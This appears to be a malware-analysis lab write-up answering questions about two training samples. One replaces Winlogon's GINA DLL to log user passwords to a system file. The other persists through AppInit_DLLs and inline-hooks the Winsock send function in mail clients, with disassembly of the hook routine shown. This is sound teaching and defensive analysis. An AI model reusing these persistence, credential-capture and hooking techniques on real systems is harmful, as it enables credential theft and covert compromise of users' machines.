


Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.




Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine. **ii. How does the malware achieve persistence?**


In figure 2, the malware adds "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL" into the registry.

According to MSDN, *Winlogon*, the *GINA*, and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced

with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieve persistency.

iii. How does the malware steal user credentials?

Looking at the dropped dll's export, it seems like it is a custom dll to hook to the winlogon process.



ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
WlxLoggedOutSAS	100014A0	41
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

Figure 3.

WlxLoggedOutSAS

After checking through the exports function, only 1 function (**WlxLoggedOutSAS**) behaves suspiciously. The rest simply pass the inputs to the original function address.




Figure 4. Intercepting WlxLoggedOutSAS

The above figure is pretty straight forward, the inputs are passed to the original WlxLoggedOutSAS function and a copy of the inputs are passed to a function to write to a file.

iv. What does the malware do with stolen credentials?




Figure 5. Write to file

The above figure shows the malicious dll writing the stolen values into c:\windows\system32\msutil32.sys file.

v. How can you use this malware to get user credentials from your test environment?

By rebooting the machine or by logging off and re-login again.
c:\windows\system32\msutil32.sys will contains the password used to login to the windows.




Figure 6. Captured Password

b- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.

i. What are the exports for this DLL malware?

Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports **ii. What happens after you attempt to install this malware**

using rundll32.exe?




Figure 2. Set Registry & WriteFile

The malware add a registry value in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\AppInit_DLLS**.

It then copy itself; the dll as **C:\Windows\System32\spoolvxx32.dll**. The malware

then tries to open **C:\Windows\System32\Lab11-02.ini. iii. Where must Lab11-**

02.ini reside in order for the malware to install properly?




Figure 3. Loads config file

The malware will attempt to load the config from **C:\Windows\System32\Lab11-02.ini**. We would need to place the ini file in system32 folder. **iv. How is this malware installed for persistence?**

According to MSDN, AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit_DLLs in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows** we are loading the malicious DLL into each user mode process that gets executed on the system.
v. What user-space rootkit technique does this malware employ?

If we look at the subroutine @0x100012A3, you will see that it is attempting to get the address of send from wscock32.dll. It then pass the address to subroutine @0x10001203.

The subroutine @0x10001203 is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address to **PAGE_EXECUTE_READWRITE.** Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```
.text:10001203 ; int __cdecl inlineHook(LPVOID lpAddress, int, int)
.text:10001203 inlineHook      proc near               ; CODE XREF: sub_100012A3+4F↓p
.text:10001203
.text:10001203 flOldProtect    = dword ptr -0Ch
.text:10001203 var_8           = dword ptr -8
.text:10001203 var_4           = dword ptr -4
.text:10001203 lpAddress       = dword ptr  8
.text:10001203 arg_4           = dword ptr  0Ch
.text:10001203 arg_8           = dword ptr  10h
.text:10001203
.text:10001203                 push    ebp
.text:10001204                 mov     ebp, esp
.text:10001206                 sub     esp, 0Ch
.text:10001209                 mov     eax, [ebp+arg_4]
.text:1000120C                 sub     eax, [ebp+lpAddress]
.text:1000120F                 sub     eax, 5
.text:10001212                 mov     [ebp+var_4], eax
.text:10001215                 lea     ecx, [ebp+flOldProtect]
.text:10001218                 push    ecx             ; lpflOldProtect
.text:10001219                 push    40h             ; flNewProtect
.text:1000121B                 push    5               ; dwSize
.text:1000121D                 mov     edx, [ebp+lpAddress]
.text:10001220                 push    edx             ; lpAddress
.text:10001221                 call    ds:VirtualProtect
.text:10001227                 push    0FFh            ; Size
.text:1000122C                 call    malloc
.text:10001231                 add     esp, 4
.text:10001234                 mov     [ebp+var_8], eax
.text:10001237                 mov     eax, [ebp+var_8]
.text:1000123A                 mov     ecx, [ebp+lpAddress]
.text:1000123D                 mov     [eax], ecx
.text:1000123F                 mov     edx, [ebp+var_8]
.text:10001242                 mov     byte ptr [edx+4], 5
.text:10001246                 push    5               ; Size
.text:10001248                 mov     eax, [ebp+lpAddress]
.text:1000124B                 push    eax             ; Src
.text:1000124C                 mov     ecx, [ebp+var_8]
.text:1000124F                 add     ecx, 5
.text:10001252                 push    ecx             ; Dst
.text:10001253                 call    memcpy
.text:10001258                 add     esp, 0Ch
.text:1000125B                 mov     edx, [ebp+var_8]
.text:1000125E                 mov     byte ptr [edx+0Ah], 0E9h
.text:10001262                 mov     eax, [ebp+lpAddress]
.text:10001265                 sub     eax, [ebp+var_8]
.text:10001268                 sub     eax, 0Ah
.text:1000126B                 mov     ecx, [ebp+var_8]
.text:1000126E                 mov     [ecx+0Bh], eax
.text:10001271                 mov     edx, [ebp+lpAddress]
.text:10001274                 mov     byte ptr [edx], 0E9h
```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.




Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on wsock32.dll's send function for selected programs.

vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

